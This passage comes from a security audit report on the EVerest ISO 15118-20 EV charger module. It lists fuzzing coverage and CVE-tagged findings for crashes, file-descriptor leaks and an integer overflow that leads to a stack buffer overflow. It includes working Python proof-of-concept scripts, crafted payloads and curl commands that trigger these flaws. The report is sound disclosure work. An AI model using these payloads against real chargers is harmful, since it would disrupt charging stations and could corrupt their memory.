- DC_ChargeParameterDiscovery
- ScheduleExchange
- DC_CableCheck
- PreCharge
- PowerDelivery
- DC_ChargeLoop

Although fuzzing both methods together is not the most efficient way to test them, it was deemed to be the most appropriate approach considering the time constraints of the audit.

7.5.2.2. Coverage

The code coverage achieved during the fuzzing campaign, excluding the harness itself, is listed below.

File	% of lines	% of functions
libcbv2g/lib/cbv2g/app_handshake/appHand_Datatypes.c	100.0%	100.0%
libcbv2g/lib/cbv2g/app_handshake/appHand_Decoder.c	91.8%	100.0%
libcbv2g/lib/cbv2g/common/exi_basetypes.c	37.3%	36.4%
libcbv2g/lib/cbv2g/common/exi_basetypes_decoder.c	75.9%	80.0%
libcbv2g/lib/cbv2g/common/exi_bitstream.c	55.7%	50.0%
libcbv2g/lib/cbv2g/common/exi_header.c	76.9%	66.7%
libcbv2g/lib/cbv2g/common/exi_types_decoder.c	67.2%	66.7%
libcbv2g/lib/cbv2g/iso_20/iso20_AC_Datatypes.c	91.9%	92.2%
libcbv2g/lib/cbv2g/iso_20/iso20_AC_Decoder.c	92.8%	96.1%
libcbv2g/lib/cbv2g/iso_20/iso20_CommonMessages_Datatypes.c	90.9%	93.2%
libcbv2g/lib/cbv2g/iso_20/iso20_CommonMessages_Decoder.c	87.9%	98.3%
libcbv2g/lib/cbv2g/iso_20/iso20_DC_Datatypes.c	90.2%	93.0%
libcbv2g/lib/cbv2g/iso_20/iso20_DC_Decoder.c	91.3%	96.5%
libiso15118/include/iso15118/detail/cb_exi.hpp	33.3%	19.0%
libiso15118/include/iso15118/detail/helper.hpp	25.0%	10.0%
libiso15118/include/iso15118/detail/variant_access.hpp	100.0%	100.0%
libiso15118/include/iso15118/io/connection_abstract.hpp	100.0%	50.0%
libiso15118/include/iso15118/io/sdp_packet.hpp	100.0%	100.0%
libiso15118/src/iso15118/io/sdp_packet.cpp	100.0%	100.0%
libiso15118/src/iso15118/message/ac_charge_loop.cpp	47.2%	40.6%
libiso15118/src/iso15118/message/ac_charge_parameter_discovery.cpp	42.5%	33.3%
libiso15118/src/iso15118/message/authorization.cpp	42.9%	40.0%
libiso15118/src/iso15118/message/authorization_setup.cpp	34.9%	30.8%
libiso15118/src/iso15118/message/common_types.cpp	27.8%	32.4%
libiso15118/src/iso15118/message/dc_cable_check.cpp	35.0%	40.0%
libiso15118/src/iso15118/message/dc_charge_loop.cpp	41.8%	39.1%
libiso15118/src/iso15118/message/dc_charge_parameter_discovery.cpp	42.5%	38.5%
libiso15118/src/iso15118/message/dc_pre_charge.cpp	37.0%	40.0%

File	% of lines	% of functions
libiso15118/src/iso15118/message/dc_welding_detection.cpp	35.7%	40.0%
libiso15118/src/iso15118/message/power_delivery.cpp	38.8%	38.9%
libiso15118/src/iso15118/message/schedule_exchange.cpp	45.1%	40.7%
libiso15118/src/iso15118/message/service_detail.cpp	30.1%	22.7%
libiso15118/src/iso15118/message/service_discovery.cpp	41.8%	40.0%
libiso15118/src/iso15118/message/service_selection.cpp	39.0%	40.0%
libiso15118/src/iso15118/message/session_setup.cpp	34.1%	40.0%
libiso15118/src/iso15118/message/session_stop.cpp	39.1%	40.0%
libiso15118/src/iso15118/message/supported_app_protocol.cpp	29.4%	25.0%
libiso15118/src/iso15118/message/variant.cpp	98.3%	87.5%
libiso15118/src/iso15118/misc/cb_exi.cpp	50.0%	50.0%
libiso15118/src/iso15118/session/iso.cpp	23.3%	16.7%

Info

The coverage percentage in the files contained in **libiso15118/src/iso15118/message** does not exceed 50. One reason for this is that the library can be used for both EV and EVSE sides. The source code in this folder primarily handles type conversion, serialization, deserialization whereas the campaign was focused on the parsing logic for data received by the EVSE from an EV, without forging the corresponding responses.

7.5.2.3. Results

Following vulnerabilities or weaknesses were found:

- **MEDIUM-20**
- **HIGH-18**

7.5.3. Audit

7.5.3.1. Error handling

HIGH-15	Use of assert functions potentially lead to denial of service		
Likelihood	●●●○	**Impact**	●●○○
Perimeter	Evse15118D20 - libiso15118D20		

Description

`assert` is usually a function used during development stage or testing in order to make the program abort if the assumption evaluates to false. In this case, its use in production makes the Evse15118D20 crash very easily.

Note: Assigned CVE is CVE-2025-68134

Recommendation

`assert` should not be used in production and should be replaced with proper error handling instead.

The use of the `assert` function to handle errors frequently causes the module to crash. This is particularly critical because the manager shuts down all other modules and exits when any one of them terminates, leading to a denial of service. In a context where a manager handles multiple EVSE, this would also impact other users.

For example, the function shown below which handles the deserialization of a `ChargeLoop` request message, located in `libiso15118/src/iso15118/message/dc_charge_loop.cpp:97` causes EVerest to crash if none of the control mode of a `ChargeLoopReq` are marked as used:

```
1  template <> void convert(const struct iso20_dc_DC_ChargeLoopReqType& in,
   DC_ChargeLoopRequest& out) {                                          C++
2      convert(in.Header, out.header);
3
4      CB2CPP_CONVERT_IF_USED(in.DisplayParameters, out.display_parameters);
5
6      out.meter_info_requested = in.MeterInfoRequested;
7
8      convert(in.EVPresentVoltage, out.present_voltage);
9
10     if (in.Scheduled_DC_CLReqControlMode_isUsed) {
11         convert(in.Scheduled_DC_CLReqControlMode,
           out.control_mode.emplace<datatypes::Scheduled_DC_CLReqControlMode>());
12     } else if (in.BPT_Scheduled_DC_CLReqControlMode_isUsed) {
```

```
13          convert(in.BPT_Scheduled_DC_CLReqControlMode,
14
                    out.control_mode.emplace<datatypes::BPT_Scheduled_DC_CLReqControl
15      } else if (in.Dynamic_DC_CLReqControlMode_isUsed) {
16          convert(in.Dynamic_DC_CLReqControlMode,
            out.control_mode.emplace<datatypes::Dynamic_DC_CLReqControlMode>());
17      } else if (in.BPT_Dynamic_DC_CLReqControlMode_isUsed) {
18          convert(in.BPT_Dynamic_DC_CLReqControlMode,
19
                    out.control_mode.emplace<datatypes::BPT_Dynamic_DC_CLReqControlMo
20      } else {
21          // should not happen
22          assert(false);
23      }
24  }
```

`assert` should be replaced with a proper error handling mechanism, like C++ exceptions.

HIGH-16	Inadequate exception handling leads to denial of service		
Likelihood	●●●○	**Impact**	●●○○
Perimeter	Evse15118D20 - libiso15118D20		

Description

C++ exceptions are not properly handled for and by the `TbdController` loop, leading to its caller and itself to silently terminates. Thus, this leads to a denial of service as it is responsible of SDP and ISO15118-20 servers.

Note: Assigned CVE is CVE-2025-68135

Recommendation

`TbdController` loop should not exit unless unrecoverable error has been encountered, and if so, the whole module should be terminated.

The main module logic is handled by its controller `TbdController` which runs an assumed infinite loop. The controller and it's `loop` method are defined and executed in the `ISO15118_chargerImpl::ready()` function. It is located in `everest-workspace/libiso15118/src/iso15118/tbd_controller.cpp:37` and shown below. Some parts of the code were redacted to improve readiblity.

```
1  void TbdController::loop() {                                          C++
2      static constexpr auto POLL_MANAGER_TIMEOUT_MS = 50;
```

```
3
4       [...]
5
6       auto next_event = get_current_time_point();
7
8       while (true) {
9           const auto poll_timeout_ms = get_timeout_ms_until(next_event,
            POLL_MANAGER_TIMEOUT_MS);
10          poll_manager.poll(poll_timeout_ms); // May throw exceptions
11
12          next_event = offset_time_point_by_ms(get_current_time_point(),
            POLL_MANAGER_TIMEOUT_MS);
13
14          if (session) {
15              const auto next_session_event = session->poll(); // May throw
                exceptions
16              next_event = std::min(next_event, next_session_event);
17              if (session->is_finished()) {
18                  session.reset();
19
20                  if (not config.enable_sdp_server) {
21                      auto connection =
                        std::make_unique<io::ConnectionPlain>(poll_manager,
                        interface_name);
22                      session = std::make_unique<Session>(std::move(connection),
                        d20::SessionConfig(evse_setup),
23                                                          callbacks, pause_ctx);
24                  }
25              }
26          }
27      }
28  }
```

Exception may be thrown when executing `poll_manager.poll` or `session->poll`, however, no proper handling is setup. If any unhandled exception reaches `TbdController::loop()`, the function exits and the module become unusable, leading to a silent denial of service.

Proof-of-concept

Any unhandled exception will make the `TbdController::loop()` and `ISO15118_chargerImpl::ready()` functions exit. In order to illustrate this vulnerability, one can send a SDP request to open either the plain or TLS server and send a malformed packet, or disconnect before sending anything.

To send a SDP request and make the module open the plain server, the following Python payload has been crafted:

```python
import socket
from iso15118.shared.messages.sdp import SDPRequest, Security, Transport
from iso15118.shared.messages.v2gtp import V2GTPMessage
from iso15118.shared.messages.enums import Protocol

MULTICAST_GROUP = 'FF02::1'
PORT = 15118
INTERFACE = 'enp1s0'


def send_sdp_request():
    sock = socket.socket(socket.AF_INET6, socket.SOCK_DGRAM)
    sock.setsockopt(socket.IPPROTO_IPV6, socket.IPV6_MULTICAST_IF,
    socket.if_nametoindex(INTERFACE))

    security = Security.NO_TLS
    sdp_request = SDPRequest(security=security,
    transport_protocol=Transport.TCP)
    v2gtp_msg = V2GTPMessage(
        Protocol.UNKNOWN, sdp_request.payload_type, sdp_request.to_payload()
    )
    sock.sendto(v2gtp_msg.to_bytes(), (MULTICAST_GROUP, PORT))

send_sdp_request()
```

Then, sending anything but a valid V2GTP header will make the function `iso15118::read_single_sdp_packet`, located in `libiso15118/src/iso15118/session/iso.cpp:86` to throw an exception:

```shell
$ curl '[fe80::546f:f9ff:fe8a:9'%2]:50000
```

In the SIL console:

```shell
2025-08-06 09:24:33.956617 [INFO] iso15118_charge  :: Got SDP request
from fe80::546f:f9ff:fe8a:9%enp1s0
2025-08-06 09:24:35.050897 [INFO] iso15118_charge  :: Created logfile at: [...]/
everest-workspace/everest-core/build/run-scripts/./250806_09-24-35.yaml
2025-08-06 09:24:37.516574 [INFO] iso15118_charge  :: Incoming connection from
[fe80::546f:f9ff:fe8a:9%enp1s0]:55608
2025-08-06 09:24:49.386678 [ERRO] iso15118_charge virtual void
module::charger::ISO15118_chargerImpl::ready() :: Error while reading sdp packet:
invalid sdp packet header (reason: Resource temporarily unavailable)
```

After the exception is thrown, the listening server is closed, and the module no longer responds to any SDP requests, resulting in a complete and undetected denial of service.

7.5.3.2. SDP protocol

Once the `Evse15118D20` module is ready, depending on the configuration, a SDP server may be opened in order to listen for SDP requests on port 15118/UDP. The SDP protocol is used by EV to discover the services of the EVSE, how to reach them and to agree on the security and protocol to use.

HIGH-17	Inadequate session handling can lead to memory-related errors or exhaustion of the operating system's file descriptors, resulting in a denial of service
Likelihood	●●●○ **Impact** ●●○○
Perimeter	Evse15118D20 - libiso15118D20

Description

Once the module receives a SDP request, it creates a whole new set of objects like `Session`, `IConnection` which open new TCP socket for the ISO15118-20 communications and registers callbacks for the created file descriptor, without closing and destroying the previous ones. Previous `Session` is not saved and the usage of an `unique_ptr` is lost, destroying connection data. Latter, if the used socket and therefore file descriptor is not the last one, it will lead to a null pointer dereference.

Note: Assigned CVE is CVE-2025-68136

Recommendation

`IConnection` implementations classes should implement proper destructors in order to remove their callbacks as well as their registered file descriptors from the `poll_manager`.

When a valid SDP request has been received, the function shown below handles the creation of the requested server by the EV, if it matches with the EVSE configuration:

```C++
void TbdController::handle_sdp_server_input() {
    auto request = sdp_server->get_peer_request();

    if (not request) {
        return;
    }

    switch (config.tls_negotiation_strategy) {
```

```
 9      case config::TlsNegotiationStrategy::ACCEPT_CLIENT_OFFER:
10          // nothing to change
11          break;
12      case config::TlsNegotiationStrategy::ENFORCE_TLS:
13          request.security = io::v2gtp::Security::TLS;
14          break;
15      case config::TlsNegotiationStrategy::ENFORCE_NO_TLS:
16          request.security = io::v2gtp::Security::NO_TRANSPORT_SECURITY;
17          break;
18      }
19
20      auto connection = [this](bool secure_connection) ->
        std::unique_ptr<io::IConnection> {
21          if (secure_connection) {
22              return std::make_unique<io::ConnectionSSL>(poll_manager,
                interface_name, config.ssl);
23          } else {
24              return std::make_unique<io::ConnectionPlain>(poll_manager,
                interface_name);
25          }
26      }(request.security == io::v2gtp::Security::TLS);
27
28      const auto ipv6_endpoint = connection->get_public_endpoint();
29
30      session = std::make_unique<Session>(std::move(connection),
        d20::SessionConfig(evse_setup), callbacks, pause_ctx);
31
32      sdp_server->send_response(request, ipv6_endpoint);
33  }
```

At highlighted line 20, a new `IConnection` object is created, as a unique pointer and passed to the `session` object created on line 30 using `std::move`. Since `session` is also a unique pointer, any previous held object is destroyed, including the given `IConnection`.

`ConnectionSSL` is one of the two existing implementations for the `IConnection` interface. Its constructor, located in `libiso15118/src/iso15118/io/connection_ssl.cpp:299` is defined below. Some parts have been redacted for readiblity.

```
1  ConnectionSSL::ConnectionSSL(PollManager& poll_manager_, const
   std::string& interface_name_,                                    C++
2                               const config::SSLConfig& ssl_config) :
3      poll_manager(poll_manager_), ssl(std::make_unique<SSLContext>()) {
4
5      [...] // Initialization
```

```
 6
 7      end_point.port = TLS_PORT;
 8      memcpy(&end_point.address, &address.sin6_addr, sizeof(address.sin6_addr));
 9
10      const auto address_name = sockaddr_in6_to_name(address);
11
12      logf_info("Start TLS server [%s]:%" PRIu16, address_name.get(),
        end_point.port);
13
14      ssl->fd = socket(AF_INET6, SOCK_STREAM, 0);
15      [...]
16
17      address.sin6_port = htobe16(end_point.port);
18
19      int optval_tmp{1};
20      const auto set_reuseaddr = setsockopt(ssl->fd, SOL_SOCKET, SO_REUSEADDR,
        &optval_tmp, sizeof(optval_tmp));
21      [...]
22
23      const auto set_reuseport = setsockopt(ssl->fd, SOL_SOCKET, SO_REUSEPORT,
        &optval_tmp, sizeof(optval_tmp));
24      [...]
25
26      const auto bind_result = bind(ssl->fd, reinterpret_cast<const struct
        sockaddr*>(&address), sizeof(address));
27      [...]
28
29      const auto listen_result = listen(ssl->fd, DEFAULT_SOCKET_BACKLOG);
30      [...]
31
32      poll_manager.register_fd(ssl->fd, [this]() { this->handle_connect(); });
33  }
```

A new socket is created, and its file descriptor is bound to the newly created `SSLContext ssl` via its `fd` element. The binding succeeds thanks to the `SO_REUSEPORT` option which allows to reuse an already used port, and hide the underlying issue.

Finally, the file descriptor is registered in the `poll_manager`, along with the callback to invoke when a new connection is detected.

`ConnectionSSL` as well as the other `IConnection` implementation `ConnectionPlain`, do not have custom destructors and therefore cannot remove their registered file descriptor and callback from the `poll_manager`, which is never cleared up.

This can either be abused to repeatedly create file descriptors until the limit of the operating system is reached, or to trigger a `SIGSEGV` signal leading to the module crash.

Proof-of-concept

To send a SDP request and make the module open the SSL server, the following Python payload has been crafted:

```python
import socket
from iso15118.shared.messages.sdp import SDPRequest, Security, Transport
from iso15118.shared.messages.v2gtp import V2GTPMessage
from iso15118.shared.messages.enums import Protocol

MULTICAST_GROUP = 'FF02::1'
PORT = 15118
INTERFACE = 'enp1s0'


def send_sdp_request():
    sock = socket.socket(socket.AF_INET6, socket.SOCK_DGRAM)
    sock.setsockopt(socket.IPPROTO_IPV6, socket.IPV6_MULTICAST_IF,
    socket.if_nametoindex(INTERFACE))

    security = Security.TLS
    sdp_request = SDPRequest(security=security,
    transport_protocol=Transport.TCP)
    v2gtp_msg = V2GTPMessage(
        Protocol.UNKNOWN, sdp_request.payload_type, sdp_request.to_payload()
    )
    sock.sendto(v2gtp_msg.to_bytes(), (MULTICAST_GROUP, PORT))

send_sdp_request()
```

After the above script was executed 10 times, we can notice using command `netstat -nltp` which shows the TCP listening ports, the ten opened sockets by the module:

```bash
$ netstat -ntpl
Active Internet connections (only servers)
[...]
tcp6  0  0 fe80::546f:f9ff:f:50000 :::*  LISTEN 3622291/iso15118_ch
tcp6  0  0 fe80::546f:f9ff:f:50000 :::*  LISTEN 3622291/iso15118_ch
tcp6  0  0 fe80::546f:f9ff:f:50000 :::*  LISTEN 3622291/iso15118_ch
tcp6  0  0 fe80::546f:f9ff:f:50000 :::*  LISTEN 3622291/iso15118_ch
tcp6  0  0 fe80::546f:f9ff:f:50000 :::*  LISTEN 3622291/iso15118_ch
tcp6  0  0 fe80::546f:f9ff:f:50000 :::*  LISTEN 3622291/iso15118_ch
```

```
10 tcp6  0  0 fe80::546f:f9ff:f:50000 :::*  LISTEN 3622291/iso15118_ch
11 tcp6  0  0 fe80::546f:f9ff:f:50000 :::*  LISTEN 3622291/iso15118_ch
12 tcp6  0  0 fe80::546f:f9ff:f:50000 :::*  LISTEN 3622291/iso15118_ch
13 tcp6  0  0 fe80::546f:f9ff:f:50000 :::*  LISTEN 3622291/iso15118_ch
```

Then, after connecting to one of them, the behavior becomes undefined. The previously registered callback is invoked but the values are undefined, which can lead either to a memory access violation or a null pointer dereference.

Before connecting and sending data, we set a breakpoint on the method `void ConnectionSSL::handle_connect()` located in `libiso15118/src/iso15118/io/connection_ssl.cpp:421`. The beginning of the method is defined below:

```cpp
1 void ConnectionSSL::handle_connect() {
2
3     const auto peer = BIO_ADDR_new();
4     ssl->accept_fd = BIO_accept_ex(ssl->fd, peer, BIO_SOCK_NONBLOCK);
5
6     if (ssl->accept_fd < 0) {
7         log_and_raise_openssl_error("Failed to BIO_accept_ex");
8     }
```

In order to connect and send data, we can use `curl`:

```shell
1 curl '[fe80::546f:f9ff:fe8a:9'%2]:50000
```

The breakpoint is reached, allowing us to inspect the memory state, specifically the the `ssl` pointer, which points to address `0x00000002`. Dereferencing it will cause a memory access violation:

```shell
1 -exec x &ssl
2 0x7fffe406a550: 0x00000002
```

Once the line 4 is reached, `ssl` is dereferenced, which causes the `SIGSEGV` signal to be sent. The `manager` prints in the SIL console the message below:

```shell
1 2025-08-06 11:13:15.908163 [CRIT] manager         int boot(const
  boost::program_options::variables_map&) :: Module iso15118_charger (pid:
  3633496) exited with status: 11. Terminating all modules.
```

7.5.3.3. V2G packets reading

In order to communicate with an EV using the `iso15118-20` protocol, the module relies on the `libiso15118D20` library through its `iso15118::TbdController`, `iso15118::Session` classes and an implementation of the `iso15118::io::IConnection` interface. Two implementations of the latter interface exist:

- `iso15118::io::ConnectionPlain` for the cleartext communications
- `iso15118::io::ConnectionSSL` for the encrypted through TLS communications

Classes implementing `IConnection` define two methods: `handle_connect()` and `handle_data()` to detect connections and incoming data on the socket. Those functions then invoke `iso15118::Session` previously registered callbacks in order to update the current state of the session based on the incoming data.

The main logic for reading incoming data is handled by the `iso15118::Session` `TimePoint const& poll()` method which is repeatedly called in a loop that terminates when the session ends. The method is shown below with several part redacted for readability.

```C++
TimePoint const& Session::poll() {
    const auto now = get_current_time_point();
    [...]
    // check for new data to read
    if (state.new_data) {
        const bool would_block = read_single_sdp_packet(*connection, packet);

        if (would_block) {
            state.new_data = false;
        }
    }

    [...]

    if (packet.is_complete()) {[...]} // Deserialize & publish ISO 15118-20 message

    const auto [got_response, payload_size, payload_type, response_type] = message_exchange.check_and_clear_response();

    if (got_response) {[...]} // replies

    // FIXME (aw): proper timeout handling!
    next_session_event = offset_time_point_by_ms(now, SESSION_IDLE_TIMEOUT_MS);
    return next_session_event;
}
```

Once the socket receives an incoming connection and data, the Session `state.new_data` is set to `True` and the function `read_single_sdp_packet(*connection, packet)` is called. The entire packet is read in two steps. The first call to `connection.read` and to `sdp_packet.update_read_bytes(first_try.bytes_read)`, highlighted in green, aims to read the V2GTP header, extract the total length packet, validate it and set the packet state to

`HEADER_READ`. The second call, highlighted in blue, aims to read the remaining bytes, which are supposed to be the EXI encoded ISO 15118-20 message, and change the packet state to `COMPLETE`.

```cpp
bool read_single_sdp_packet(io::IConnection& connection, io::SdpPacket& sdp_packet) {
    using PacketState = io::SdpPacket::State;

    assert(sdp_packet.get_state() == PacketState::EMPTY || sdp_packet.get_state() == PacketState::HEADER_READ);

    const auto first_try =
        connection.read(sdp_packet.get_current_buffer_pos(), sdp_packet.get_remaining_bytes_to_read());

    sdp_packet.update_read_bytes(first_try.bytes_read);

    if (first_try.would_block) {
        // need more data for at least the header
        return true;
    }

    if (sdp_packet.get_state() == PacketState::COMPLETE) {
        // done
        return false;
    }

    // packet not finished
    if (sdp_packet.get_state() != PacketState::HEADER_READ) {
        raise_invalid_packet_state(sdp_packet);
    }

    // header read successfully, try to read the rest
    const auto second_try =
        connection.read(sdp_packet.get_current_buffer_pos(), sdp_packet.get_remaining_bytes_to_read());

    sdp_packet.update_read_bytes(second_try.bytes_read);

    if (second_try.would_block) {
        // need more data for the rest of the packet!
        return true;
    }
```

```
36
37      // assert finished packet
38      if (sdp_packet.get_state() != PacketState::COMPLETE) {
39          raise_invalid_packet_state(sdp_packet);
40      }
41
42      return false;
43  }
```

HIGH-18	Integer Overflow and Signed to Unsigned conversion lead to either stack buffer overflow or infinite loop
Likelihood	●●○○ **Impact** ●●●●
Perimeter	Evse15118D20 - libiso15118D20

Description

An integer overflow occurring in `SdpPacket::parse_header()` allows the current buffer length to be set to 7 after a complete header of size 8 has been read. The remaining length to read is computed using the current length subtracted by the header length which results in a negative value. This value is then interpreted as `SIZE_MAX` (or slightly less) because the expected type of the argument is `size_t`. Depending on whether the server is plain TCP or TLS, this leads to either an infinite loop or a stack buffer overflow.

Note: Assigned CVE is CVE-2025-68137

Recommendation

Constant values such as the header length `V2GTP_HEADER_SIZE` should be defined as `size_t` type (<number>UL). Additionally, check that packet length < `SSIZE_MAX` - 8 before storing it. To go further, compilers GCC and Clang built-in such as `__builtin_add_overflow` could be added.

After the first call to `connection.read`, function `SdpPacket::update_read_bytes` is called in order to update the current amount of read bytes of the packet, to parse the header and update the remaining bytes to read. The function is shown below:

```
1  void SdpPacket::update_read_bytes(size_t len) {                    C++
2      if ((state == State::COMPLETE) or (state == State::INVALID_HEADER) or (state
       == State::PAYLOAD_TO_LONG)) {
3          // nothing to do here - should also not happen, right?
4          return;
5      }
```

```
6
7       bytes_read += len;
8
9       if ((state == State::EMPTY) and (bytes_read == V2GTP_HEADER_SIZE)) {
10          parse_header();
11      }
12
13      if ((state == State::HEADER_READ) and (bytes_read == length)) {
14          state = State::COMPLETE;
15      }
16  }
```

At this point, if 8 bytes have been successfully read, `bytes_read` is set to 8, and `parse_header()` is called. The function is shown below:

```
1  void SdpPacket::parse_header() {                                    C++
2      if ((buffer[0] != SDP_PROTOCOL_VERSION) or (buffer[1] !=
       SDP_INVERSE_PROTOCOL_VERSION)) {
3          state = State::INVALID_HEADER;
4          return;
5      }
6
7      uint32_t tmp;
8      std::memcpy(&tmp, buffer + 4, sizeof(tmp));
9
10     // FIXME (aw): check for ill-formed header!
11     length = be32toh(tmp) + V2GTP_HEADER_SIZE;
12
13     if (length > sizeof(buffer)) {
14         state = State::PAYLOAD_TO_LONG;
15         return;
16     }
17
18     state = State::HEADER_READ;
19 }
```

If the first two bytes are as expected, the length is extracted from the last 4 bytes, converted from big endian byte order to host byte order, and the length of the header (8 bytes) is added. However, if `length` is of type `size_t`, `tmp` and `V2GTP_HEADER_SIZE` are respectively of types `unsigned int` and `int`. Any arithmetics are performed on **4 bytes basis**.

If `tmp` $\in [UINT_MAX - 7; UINT_MAX]$, adding 8 will overflow it and its value will $\in [0; 7]$.

Later, when `connection.read` is called a second time, the second argument which corresponds to the remaining bytes to read, is computed by `SdpPacket::get_remaining_bytes_to_read()`, defined below:

```C++
size_t SdpPacket::get_remaining_bytes_to_read() const {
    switch (state) {
    case State::EMPTY:
        return V2GTP_HEADER_SIZE - bytes_read;
    case State::HEADER_READ:
        return length - bytes_read;
    default:
        return 0;
    }
}
```

As the state is still `HEADER_READ`, line 6 is executed. At this point `length` should not be less than 8. However, because of the integer overflow, if `tmp` was previously set to `UINT_MAX`, `length` is equal to 7. The returned value is therefore $7 - 8 = -1$ and interpreted as `SIZE_MAX` because of a Signed to Unsigned conversion error, as the argument type is of type `size_t`, which is an unsigned long.

The second call to `connection.read` which expects a pointer to a buffer as first argument and the amount of byte to read as the second argument is invoked as follows: `connection.read(buffer + 8, 18446744073709551615)`.

The behavior of the program depends on the currently used implementation of the `IConnection` interface; either `ConnectionPlain` or `ConnectionSSL`.

7.5.3.3.1. ConnectionPlain

If the current communication is in plaintext, the used implementation of `IConnection` interface is the `ConnectionPlain` class.

The `ConnectionPlain::read` function is defined below:

```C++
ReadResult ConnectionPlain::read(uint8_t* buf, size_t len) {
    assert(connection_open);

    const auto read_result = ::read(fd, buf, len);
    const auto did_block = (len > 0) and (not cmp_equal(read_result, len));

    if (read_result >= 0) {
        return {did_block, static_cast<size_t>(read_result)};
    }

    // should be an error
    if (errno != EAGAIN) {
```

```
13          // in case the error is not due to blocking, log it
14          logf_error("ConnectionPlain::read failed with error code: %d", errno);
15      }
16
17      return {did_block, 0};
18  }
```

In this implementation, the `read` function from `libc` is used to fill the buffer. According to Linux read manual page[6], the behavior of the function when the length argument is greater than `SSIZE_MAX` is implementation defined. On Linux, the upper limit is set to `0x7ffff000`. On most of the BSD based systems, the upper limit is set to `SSIZE_MAX`. However, some of them like OpenBSD and NetBSD mention some platforms could allow up to `SIZE_MAX - 2` [7], [8].

As the value here is greater than `0x7ffff000`, `read` does not overflow the buffer and returns -1. As the state of the packet is still not `COMPLETE`, the amount of read bytes and remaining bytes to read remain unchanged. With no watchdog to terminate the process, it enters an infinite loop and never recover.

7.5.3.3.2. ConnectionSSL

If the communications are encrypted using TLS, the implementation of `IConnection` is then the `ConnectionSSL` class.

The `ConnectionSSL::read` method is defined below:

```
1  ReadResult ConnectionSSL::read(uint8_t* buf, size_t len) {                C++
2      assert(handshake_complete); // TODO(sl): Adding states?
3
4      size_t readbytes = 0;
5      const auto ssl_ptr = ssl->ssl.get();
6
7      const auto ssl_read_result = SSL_read_ex(ssl_ptr, buf, len, &readbytes);
8
9      if (ssl_read_result > 0) {
10         const auto would_block = (readbytes < len);
11         return {would_block, readbytes};
12     }
13
14     const auto ssl_error = SSL_get_error(ssl_ptr, ssl_read_result);
15
16     if ((ssl_error == SSL_ERROR_WANT_READ) or (ssl_error ==
       SSL_ERROR_WANT_WRITE)) {
17         return {true, 0};
18     }
19
```

```
20      log_and_raise_openssl_error("Failed to SSL_read_ex(): " +
        std::to_string(ssl_error));
21
22      return {false, 0};
23  }
```

Here, the function responsible for filling the buffer is `SSL_read_ex`, which does not enforce any limit on the number of bytes to read. The only constraint is that data is received in records of up to 16kB, which is more than enough to overflow the buffer which is of size 2048 bytes.

Proof-of-concept

Info

Due to the time-constraint audit and stack buffer overflow exploitation in this context is not trivial, Quarkslab's auditors did not take the time to craft a fully operational exploit.

In order to illustrate the vulnerability, the following python payload was crafted:

Python

```
1  import socket, ssl, time
2  from iso15118.shared.messages.sdp import SDPRequest, Security, Transport
3  from iso15118.shared.messages.v2gtp import V2GTPMessage
4  from iso15118.shared.messages.enums import Protocol
5
6  MULTICAST_GROUP = 'FF02::1'
7  PORT = 15118
8  INTERFACE = 'enp1s0'
9
10 EVSE_IPV6_ADDR = 'fe80::546f:f9ff:fe8a:9'
11 EVSE_ISOD20_PORT = 50000
12
13 V2GTP_HEADER = b'\x01\xfe\x80\x04' +  b'\xff\xff\xff\xff'
14 PAYLOAD = V2GTP_HEADER + b'\xaf' * 2040
15 OVERFLOWING_PAYLOAD = PAYLOAD + b'\xad\xde\xef\xbe' * 300
16
17 def send_sdp_request():
18     sock = socket.socket(socket.AF_INET6, socket.SOCK_DGRAM)
19     sock.setsockopt(socket.IPPROTO_IPV6, socket.IPV6_MULTICAST_IF,
       socket.if_nametoindex(INTERFACE))
20
21     security = Security.TLS
22     sdp_request = SDPRequest(security=security,
       transport_protocol=Transport.TCP)
23     v2gtp_msg = V2GTPMessage(
```

```
        Protocol.UNKNOWN, sdp_request.payload_type, sdp_request.to_payload()
    )
    sock.sendto(v2gtp_msg.to_bytes(), (MULTICAST_GROUP, PORT))

def send_tls_payload():
    ctx = ssl.SSLContext(ssl.PROTOCOL_TLSv1_2)
    ctx.check_hostname = False
    ctx.verify_mode = ssl.CERT_NONE

    with socket.socket(socket.AF_INET6, socket.SOCK_STREAM, 0) as sock:
        with ctx.wrap_socket(sock, server_hostname='quarkslab') as ssock:
            ssock.connect((EVSE_IPV6_ADDR, EVSE_ISOD20_PORT, 0, 2))
            ssock.send(OVERFLOWING_PAYLOAD)
            while(True):
                time.sleep(1)

send_sdp_request()
time.sleep(2)
send_tls_payload()
```

After sending the payload and setting a breakpoint after `SSL_read_ex`, we can explore the state of the program, the content of the variables and confirm the overflow through our debugger console:

Shell
```
-exec p len
$1 = 18446744073709551615   # 0xffffffffffffffff
-exec p readbytes
$2 = 3240
```

Then, from the main loop of the `TbdController`:

Shell
```
-exec x session->response_buffer
0x7fffe4072d90: 0xbeefdead
-exec x &session->message_exchange
0x7fffe4073198: 0xbeefdead
-exec x &session->control_event_queue
0x7fffe40731c0: 0xbeefdead
```

Actually, all variables defined after the input buffer of the `SdpPacket` in the `Session` class can be overflowed without triggering any canary. Below is the private section of the `Session` class:

C++
```
private:
    std::unique_ptr<io::IConnection> connection;
    session::SessionLogger log;
```

```
4
5       SessionState state;
6       // input buffer
7       io::SdpPacket packet;
8
9       // output buffer
10      uint8_t response_buffer[1028];
11
12      d20::MessageExchange message_exchange{{response_buffer +
        io::SdpPacket::V2GTP_HEADER_SIZE,
13                                            sizeof(response_buffer) -
                                              io::SdpPacket::V2GTP_HEADER_SIZE}};
14
15      // control event buffer
16      d20::ControlEventQueue control_event_queue;
17      std::optional<d20::ControlEvent> active_control_event{std::nullopt};
18
19      d20::Context ctx;
20
21      fsm::v2::FSM<d20::StateBase> fsm;
22
23      TimePoint next_session_event;
24
25      void handle_connection_event(io::ConnectionEvent event);
```

In the `SdpPacket` class, the `length` and `bytes_read` are defined after the input buffer, meaning they are overriden and can be maliciously modified in order to trick the control flow into setting the packet state to `COMPLETE`.

A possible exploit could be to override the different ISO 15118-20 messages callbacks from the `ctx` context in order to modify the control flow of the program.

7.5.3.4. Messages parsing

To communicate with an EV using the `iso15118-20` protocol, the module relies on the `libiso15118D20` library via its `iso15118::TbdController` and `iso15118::Session` classes. Once a complete, valid V2GTP packet has been received, method `static std::unique_ptr<message_20::Variant> make_variant_from_packet` from `libiso15118/src/iso15118/session/iso.cpp` is called in order to decode its content into the corresponding `iso15118-20` structure.

INFO-19	libiso15118D20 session deserializes responses
Perimeter	Evse15118D20 - libiso15118D20

Description

